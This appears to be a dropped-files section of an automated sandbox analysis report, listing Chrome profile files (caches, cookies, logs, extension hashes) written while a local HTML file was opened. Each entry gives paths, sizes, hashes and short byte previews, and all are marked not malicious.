SHA-512:	8D34FC8B01748EA1A3A052A8E5028A099479087ADA20412BD57410143B6366DBC607FD882C76D1B8225536D75531CD871B6CFB04EFD489B7FF21A6E851979FA8
Malicious:	false
Preview:	2021/05/12-21:34:02.232 16c0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/05/12-21:34:02.233 16c0 Recovering log #3.2021/05/12-21:34:02.234 16c0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Code Cache\js\602f5f874f3385c7_0	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	241
Entropy (8bit):	5.587627278672054
Encrypted:	false
SSDEEP:	6:mBy6EYGLKdXNQKH8KtRu9YdQXlg8+4bthK6t:2bhNQKH8Kt8OQXlg8+y1
MD5:	A6FA9AC5BBCA2C083707D85AA623B4D8
SHA1:	F25548617C9994C532A063CE8D4110F5D8E60743
SHA-256:	B03F772E75582B86DCF511F3E2BBF1FB62CCBEA515FA2B303159E40E5AA2A4B3
SHA-512:	623FF2E776CEC12B6CD41597A2CA32FAA469AEAEDBDA6C8EB52B378C96188ADC2A0C18C3E6B6A5B488FAA18CAAFDBF87768C6D5DD8C4457869D6026BED48BC1
Malicious:	false
Preview:	0\r..m.....m.....[....._keyhttps://www.gstatic.com/recaptcha/releases/npGaewopg1UaB8CNtYfx-y1j/recaptcha__en.js .https://google.com/8&... /.....8.....y..G.(.(.l.Z.....6...t=..;.A..Eo.....!.....A..Eo.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Code Cache\js\91be9c6b8d3150fe_0	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	5.564703650348043

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Code Cache\js\91be9c6b8d3150fe_0	
Encrypted:	false
SSDEEP:	6:mktVYGLKdXNQKH8KtcmEOCYDtcw8a9oOgK4jK6t:chNQKH8KtKYtr198B
MD5:	C531ACE3242E72CE00C60F423D31F83A
SHA1:	C2F985BA4721771B0DA41A22F96481C3B2BE1251
SHA-256:	77E12CDC8A8195F012642D5C68D0E03A7A3B7AA4775A6B6A5212AC63ED189134
SHA-512:	854CAA9407DDFA21477DEF0B3672DE560179ACFAB4355D6ED371E1AE9CCEEC8C59FA7A1F98EB1B144025A121346510E03218EABA08A288B8781B4B068A06BD9C
Malicious:	false
Preview:	0\r..m.....x....h....._keyhttps://www.gstatic.com/recaptcha/releases/npGaewopg1UaB8CNtYfx-y1j/recaptcha__en.js .https://kristenbakercoach.com/8&... /..... ...1....!i..{.....}....7z.NW`.A..Eo.....A..Eo.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Code Cache\js\e222f00a6abb9a7f_0	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	194
Entropy (8bit):	5.476878563958069
Encrypted:	false
SSDEEP:	6:mgYe4HwMPZZqYT1YLQintMC+4Ll/bK6t:r4/xg+ycJl
MD5:	D6AB08088BF234A61422B3E410DE5901
SHA1:	36DFC5EBFA313EF76F5D3BC43469241686D0EF51
SHA-256:	A4AC3F53502B9DE72783F442155F4EFEEEAE63025336E7C263426394C26C01C1
SHA-512:	8D5A0E260824F4DD4D33559D144252C506290789AD0319AF01F58535C3F787EBFF5AAC6B5B6BB6DB72AF78C1E9EBCE94F13F8F2FFA45A127F1FCD74B9BCEF17
Malicious:	false
Preview:	0\r..m.....>.....$....._keyhttps://code.jquery.com/jquery-3.5.1.js .http://rwbdg.com/..... /.....n.....W.~...9.....c.....)...._D..A..Eo.....4?.....A..Eo.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Code Cache\js\index-dir\temp-index	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	216
Entropy (8bit):	4.764531842437531
Encrypted:	false
SSDEEP:	3:VDNAyxl/lleldlmfYl9DOFmpGl8/keXBS5GICe/lllKMe/lllcH3tBCZqBiaTKl:hNA4Y3AmzkexSYHeRe6dMci+Kl
MD5:	AAB08810BA3194D197601096F34DA865
SHA1:	C3E5B6CDE742E7ADDE1D6E7E68608143785ACA06
SHA-256:	CE0506BF00CCC0AED0A99C307D8B8982C0BDF37CA832C49AA6D658E347507544
SHA-512:	A51FDC517A87057EDC66BE7395B5386DAED82B5C0D7D972F5BDBEACACC5751D840C581FC9DBD46D56AEE8CDE5E71EB87CF3DC42993F8194658191DEA7BA5AE6B
Malicious:	false
Preview:	....P=".oy retne.....3O._/`.r... /.....P1.k....r... /.....j..".@... /.....^}.Np....-.../...../...3..-.../.....X.."T.L.+..../.....3.$[.<..+..../.....)... /.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	1.217670931787582
Encrypted:	false
SSDEEP:	24:TLyqJLbXaFpEO5bNmISHn06UwcmZqsb0hp+EYD5j+LEYyQTLpyT:TekLLOpEO5J/Kn7U12Qhpz5gYpfpi
MD5:	BEAC1B5B8F54800B52374B4EE3ABECD5
SHA1:	424A3A4D58FC26AF127441A247CAF51668585AD3
SHA-256:	773FB2B1D91B50AD7BBC5C56571BC9A0F3F67413D53DC833C17DF2647646876E
SHA-512:	A8DAF82D834E17494057B82146C4933F47186E7122AAFF764E288F07F55B7B3BB394BEAEBD103E3598BC13F137A437E09512CCF00021CDB0958C1D76819BB039
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies-journal	
Category:	dropped
Size (bytes):	12836
Entropy (8bit):	0.9687120015248234
Encrypted:	false
SSDEEP:	24:A2+tYeF9fqLbJLbXaFpEO5bNmISHn06Uwo8:A2UYe7q5LLOpEO5J/Kn7Ur8
MD5:	F59F9D1CB17870DB683103B4F22EB173
SHA1:	AE07366E04FF049A50A0E3A0C49DB9D8B1F2F4D7
SHA-256:	D439FD3FBC0601F233CDD7B31E920690D505D6BB545A3989AFCD85A501A53031
SHA-512:	3E9A3C16EE516D42AE1C0446FF284A142B03FB63BC49049C41F08B46ADD8194B9E3FC5D24A21D71702AC767E80775653DA9C365E26F3B24D94C9878F0F1EB6C
Malicious:	false
Preview:	.....=u[..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Session	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	15519
Entropy (8bit):	3.9282283501563726
Encrypted:	false
SSDEEP:	384:hGDc1Bf1Bz/8uLOLq1Bkt1Bz/8uLOo1BkR1BMNBMK4VQ:hbPWuLOLOynWuLOoyTGoKr
MD5:	BC87BD549BB79D269C7F3A836A0F9FAE
SHA1:	DD2E45756C3F79351F1F2F49F746DF8A4ABF2D2D
SHA-256:	36AC8450665F0D40D987A32394F76485DA4B52198BA0C1D6CF8F3C1F8330B52A
SHA-512:	6496E3B1E67948035F4ED8669599BBEFACF0958C0463A952BB7A120D0AA62553122A9C263D1DD64D0E0F20B78D85CCA35F34A3CA60D1194638ADCDF54785655
Malicious:	false
Preview:	SNSS.....!.....1.,.....$...2f040921_d81d_4722_9a0e_424364dabc02.....+-n..... .....5..0.....&...{C578CEAF-A17C-4AAB-9284-A5059F1242C7}.....q..l...../...file:///C:/Users/user/Desktop/5781525.html..... .....h.....`.....0.....1..... .....f.../...f.i.l.e.:././.C.:./.U.s.e.r.s./.f.r.o.n.t.d.e.s.k./.D.e.s.k.t.o.p./.5.7.8.1.5.2.5...h.t.m.l .....8.....0.....8..... ..../...file:///C:/Users/user/Desktop/5781525.html..... .... /... .....N...http://esd.rwbdg.c

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Tabs	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	183
Entropy (8bit):	4.267376444120917
Encrypted:	false
SSDEEP:	3:FQxlXayz/t2Hmwg0EOZL7Ao4uhFkEuRLKyC5Ei5+GgGg:qT5z/t2qoEwhXeLKBt
MD5:	7FA0F874EABF1EED31988230680AD210
SHA1:	E71B360F1E8D5C278A051AD03DFB9027ACCF38C3
SHA-256:	09E15F8939364145E710C314EBD93FD19BF60C2B6B20BF8023315D617B6B141B
SHA-512:	AF4C2E595AA0B1FD96474A0E73530B38BE5F2906B10BE1DEFC0A9221129A3E5BB8D0816777550863AD426C5C836ECA1F0C384986C2A1108E2E4CA20EF10A782
Malicious:	false
Preview:	.f.5.....i.Wd.....Sgdaefkejpgkiemlaofpalmlakkmbjdnl.declarative_rules.declarativeContent.onPageChanged.[]..F.....F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	328
Entropy (8bit):	5.196081108401115
Encrypted:	false
SSDEEP:	6:mXr4q2PcNwi23iKKdK8aPrqIFUtp8dFKDRNJZmwP8dFKDRNDkwOcNwi23iKKdK8h:sr4vLZ5KkL3FUtp8HKDRNJ/P8HKDRNDh
MD5:	5A287E6F22500C7C340524BDAC92A476
SHA1:	DFDCF536FC65A62A9A3DAAFF7CCDE0521A26BFA5
SHA-256:	09F58A95655560E5A486E873235D7E945E432D164DA54066D77E13D0B33B996F
SHA-512:	9BFD8275299E543FFEE14E033BFA03C3E40FF7692EFB668384D175EB0E3E8131A683821EA888424B0210BE2A27B383B6198D2E59C599F45DE3DB554295F589C8
Malicious:	false
Preview:	2021/05/12-21:33:45.031 16f4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/05/12-21:33:45.032 16f4 Recovering log #3.2021/05/12-21:33:45.032 16f4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	627
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	12:qWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW:
MD5:	9D7435EA49A80FDD66E4915F513017F9
SHA1:	469F6C6E4B19B85CC1BE497812B2F20864F4FF2C
SHA-256:	409D4C47E940688527D730B996E8991E010988C7671565467ED69D640D0947F3
SHA-512:	0561CD632D4219AEF4686DE40EC092921384CA89755D354801E0EAEC8645A8630A180807AF518AC8FCF01F71EB3D10FAA9CE1E62C7A7226A274975BDCB7EEB4C
Malicious:	false
Preview:	.f.5..............

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	328
Entropy (8bit):	5.209287880024597
Encrypted:	false
SSDEEP:	6:mXywMM+q2PcNwi23iKKdK8NIFUtp8yCmZmwP8yuMMVkwOcNwi23iKKdK8+eLJ:sb+vLZ5KkpFUtp8Lm/P8dV54Z5KkqJ
MD5:	92DB488D7A5A679383307607768C94D9
SHA1:	36803A528EEFBB1B8F7DEE1B8EA81651555D073B
SHA-256:	E3E70DAC2D18EA3F16A44B9146529C347442E6694F759657D601AB835F0A5E2D
SHA-512:	E79B49E65135BF2D299356BE7E18B9B3BC11341518FBC76BC0B739A1EF6ECE7BAC5AB3BFC77A6E5B1377A9BC0AE825D5C00E69F20A0C55A644F21638D736D0AA
Malicious:	false
Preview:	2021/05/12-21:33:47.251 181c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/05/12-21:33:47.252 181c Recovering log #3.2021/05/12-21:33:47.253 181c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json	
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvul11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQIOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUsclIJ5n0ITpw5JBHV1Kph3/KM=","i3I8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkIjEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_1_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvul11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQIOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUsclIJ5n0ITpw5JBHV1Kph3/KM=","i3I8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkIjEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\pkedcjkdefgpdelpbcmbmeomcjbeemfm\8520.615.0.5_1_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	23474
Entropy (8bit):	6.059847580419268
Encrypted:	false
SSDEEP:	384:7dNc1NC6IcafusK4H1IIGRlhKlkIALQWdynQh2RX4K6M1tVztzr7XSNyzH:7dOscSRKc1nGRSklhEw6M1tf7SNyb
MD5:	6AE2135EA4583C2F06CDEBEA4AE70FA4
SHA1:	DCEB26C7F02D53B5F214305F4C75B4A33A79CDC2
SHA-256:	03AA1944CB3C4F39E20B6361571BC45DFBEBD3FFDA3D8F148CC6ECB29958F903
SHA-512:	B5945E67D9F73DD1982D687E5C6D9B5D6B3886C8050363A259755C76AC0F93651F3425FA7C21AA6A13977AC1C8C9322F998F131648CB8909096058D4F0D23312
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["DOZdV3jFvk12AM2JNDYKo3KZrIVRprmJ+sVGWkqqE4Q=","rVElW3Hu3T52SzDDUqGT5YiJTBGUv2h3pNuBKFlhZ1U=","X/3fg4KZxgQ1jBr5QGq0F5JnflgE27UErd88mrxTcxs=","VibLbpy0ig+5INMOU71fTYN76iaka2XVpmm1qAKYsX8=","EChCwCbQHbHQ7oDdGT2qNyiRJ0yck2YC2emNGq4whtE="],"block_size":4096,"path":"_locales/iw/messages.json"},{"block_hashes":["xklkoZ7iSU1+7cd6DAtEmUC5lPFd+EgcbnzxkOiFwlk=","3KbsvoxKY/3AwqgF2aAdVQRpMhsNVRkQ3rx2A6Z2Z+Y=","o9+tsohquaCMj+70zeinRG/hBhA2uLoDl/WoC1uokME=","xV/K8xucyWJELVT8Cqn+ugFjobBVmg8pnmACF+2PP4Y=","p/mvJm2wuCl32Rx3it654MljKAsMe3S9IDEabc1A8mE=","j8mPrTb5oOsBTj2Fer78JE6xG6+kR64Cvu2SW8d3j/k=","nqSRpGQ3USU2bZJsZ+AzBmFOyann8omwJrhEWFZDTXc=","eTcQyJUuNuF9yCga/fXGyFCj/pysSceanhBzksdx23s=","Wj7faqnspelXKMvnduxHn1XUBG8TEOqyns7/oUihekM=","VtBwXoadI3EP336rAiL33Gz19KGqtN+RYdKnMKAXoLw=","iDgLXQqXJp8nCZxgLuC9LXM45DGfufvGnXvmHsn18wc=","g+RfdDfrWTUK0Pkcsbot7NJ4SC9wVRV/dVVMuHAtEj8=","2oC4HcCuXu3VjFf6wnKlznt9uqQNaebcuWpm/mWj69U=","aMUIpuFqPMiieSaWhlktCK62v2P3OZQAWupWsYzCnvk=","L

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	2.713778775842605
Encrypted:	false
SSDEEP:	96:zBCShZrzTdCZI0qa/80MEgY3NWREg8nXt5Gmf9hE4090rzTdCZI0qa7Spk8sySkq:VFfp0qvW8B4bGmfx4wfp0q7pAy+
MD5:	161E3AECB8FF6EF5B4D7DDEEB25A3A9B
SHA1:	B20CC7583970B18C2FE6B80DECF75D5178AEBF8B
SHA-256:	23D28F0249D7DF31AE584EE140F6BA92064BBB086F8E4B6A285C109EF34C8BF0

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons	
SHA-512:	24B9CBE59E2F823CE27BA43DEE7A3F0273A2BE47E0F29631A66C2BA2F6081FA76C461FBF9371B39387FAB5B4E74797241D11E095BB580E009FE8A8DCBB11285D
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g....._.c..~.2..... ....s...;+...indexfavicon_bitmaps_icon_idfavico

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	31888
Entropy (8bit):	1.153067991317292
Encrypted:	false
SSDEEP:	48:XsdBmw6fUcl3sSTrYKR1HTdiPZI0HNC1a3SDU8INKhIY4:cdBCh6SHzTdCZI0qa3f87hm
MD5:	8B3EF3CDC689000C8AFCFDC497AAA3EA
SHA1:	DB472B59BF6AB88B62847D1150B583435B71825A
SHA-256:	0B03B60DCE015C1CA84CE72FA0AD0C54A62F769148C7333F160E4113A3AFC569
SHA-512:	FA97D6CBCCFF7D9B00CF156C58C3A0EFE5EA15C304C5F09CA050E215CF67955677E047A242369729A937C0AE701C7C92F0C0F3356C92B571BF334191ABBB5DF
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlX:qT
MD5:	0407B455F23E3655661BA46A574CFCA4
SHA1:	855CB7CC8EAC30458B4207614D046CB09EE3A591
SHA-256:	AB5C71347D95F319781DF230012713C7819AC0D69373E8C9A7302CAE3F9A04B7
SHA-512:	3020F7C87DC5201589FA43E03B1591ED8BEB64523B37EB3736557F3AB7D654980FB42284115A69D91DE44204CEFAB751B60466C0EF677608467DE43D41BFB939
Malicious:	false
Preview:	.f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	380
Entropy (8bit):	5.232731494662398
Encrypted:	false
SSDEEP:	6:mX9q2PcNwi23iKKdK25+Xqx8chI+IFUtp8+ZmwP8O7kwOcNwi23iKKdK25+Xqx8E:s9vLZ5KkTXfchI3FUtp8+/P8O754Z5KN
MD5:	9A844CF633515312CF01AB8062746220
SHA1:	509FD63545B558E25AA9B3B2E44260D6AED2F9CE
SHA-256:	58245E55243465D7997146110CB09E5AA59C98C339D04B3F41CB732EF6CB389D
SHA-512:	39D2356B98AF79A2BC6F705FD3F79B235923EFF6BAD019CB8E79FF88BB59249522B929B9DCB5B08168849F328393D8E1D7D4F022D65DFF26E6B4A2A7E25E90A
Malicious:	false
Preview:	2021/05/12-21:34:02.196 16c0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/05/12-21:34:02.198 16c0 Recovering log #3.2021/05/12-21:34:02.200 16c0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	366

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG	
Entropy (8bit):	5.214238451382751
Encrypted:	false
SSDEEP:	6:mXTKvq2PcNwi23iKKdK25+XuoIFUtp87XZmwP8THKOkwOcNwi23iKKdK25+XuxWd:s+vvLZ5KkTXYFUtp8r/P8j154Z5KkTXp
MD5:	8682FE5B550BD9234ADB8BEF0933E58B
SHA1:	ADC642424036FD5421B6B5B9DB0E7FFE52B141CD
SHA-256:	B1EFE2C306CBEE9AA2B23D66DFBD6894E1C971E25D4D0006A566F76AF6479C2D
SHA-512:	5080F76CE1106112CCF3ECCB2223AF25A967F23F4E3C6C6E70CBC4254E876A36E24AAE9EA9B4E68BBCAE5CD817413F7A29BFD5F4F86C2D890221A082832EB9E
Malicious:	false
Preview:	2021/05/12-21:34:01.709 16c0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/05/12-21:34:01.833 16c0 Recovering log #3.2021/05/12-21:34:01.868 16c0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	338
Entropy (8bit):	5.212245314940421
Encrypted:	false
SSDEEP:	6:mXzTl+q2PcNwi23iKKdKWT5g1IdqIFUtp8zLWZmwP8zdl3VkwOcNwi23iKKdKWTk:szTl+vLZ5Kkg5gSRFUtp8zLW/P8zfV5m
MD5:	A3BBE4B90DCC84DF5DD67973718FA968
SHA1:	94E89D249C71BC74AD37724B2DC2793CA51B5928
SHA-256:	0E3AD2EE5CFF0081979C10A5B2F22F4AF5A32F9650782BC91D0C8AD2BCA93FEE
SHA-512:	631B1E59486F54722C4A4667D28E3F75275657A981566EC3C55D495F6AE72BDEAFC2EDE6E693B2D11BC1326D4DE4F5444925358B5DE445B3C7BAA4211F772B2
Malicious:	false
Preview:	2021/05/12-21:34:00.416 1a3c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/05/12-21:34:00.417 1a3c Recovering log #3.2021/05/12-21:34:00.418 1a3c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.44812403665442346
Encrypted:	false
SSDEEP:	3:8EflCJC/:8vJC/
MD5:	0A4A5A33DAA120CA7D4E8A4F2DB9D638
SHA1:	6C3381BA9E2D1A960F8F3B4A7A74F2601E335C84
SHA-256:	639E372A3BA1E4B42CE772DFC4981E7EDAC78EE4C64628D142E077FA23A140C5
SHA-512:	3E0AF4CF7B471533CDBA0CA71B77C945D0AB2D9D03D601DD273717C8BD3E9AF3EA3546CD1821EC02DC391AB9859A85B5A79AAE46789F669984AFA4E9C857BAE
Malicious:	false
Preview:	.'..(.....W.B../.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	61440
Entropy (8bit):	0.7659516030220167
Encrypted:	false
SSDEEP:	48:TwI918Ahvdzj+/Ie8XAo5Px5NJtHb0Il918AhGeyeaied6Qia3J5ZtF7Ie8XAn:kcKApdzWFiAwRilcKAg6edb/r7FiAn
MD5:	FDDD0C7B3EBE29172E35304E09A60747
SHA1:	20F3BB8EEC9256A6F2A3883D30E8D43675B6AD63
SHA-256:	21F6EE40AC5CA80B0D57FC4E82E54EB12C7B2BDF6A893AC2278FCC0377FFA7D7
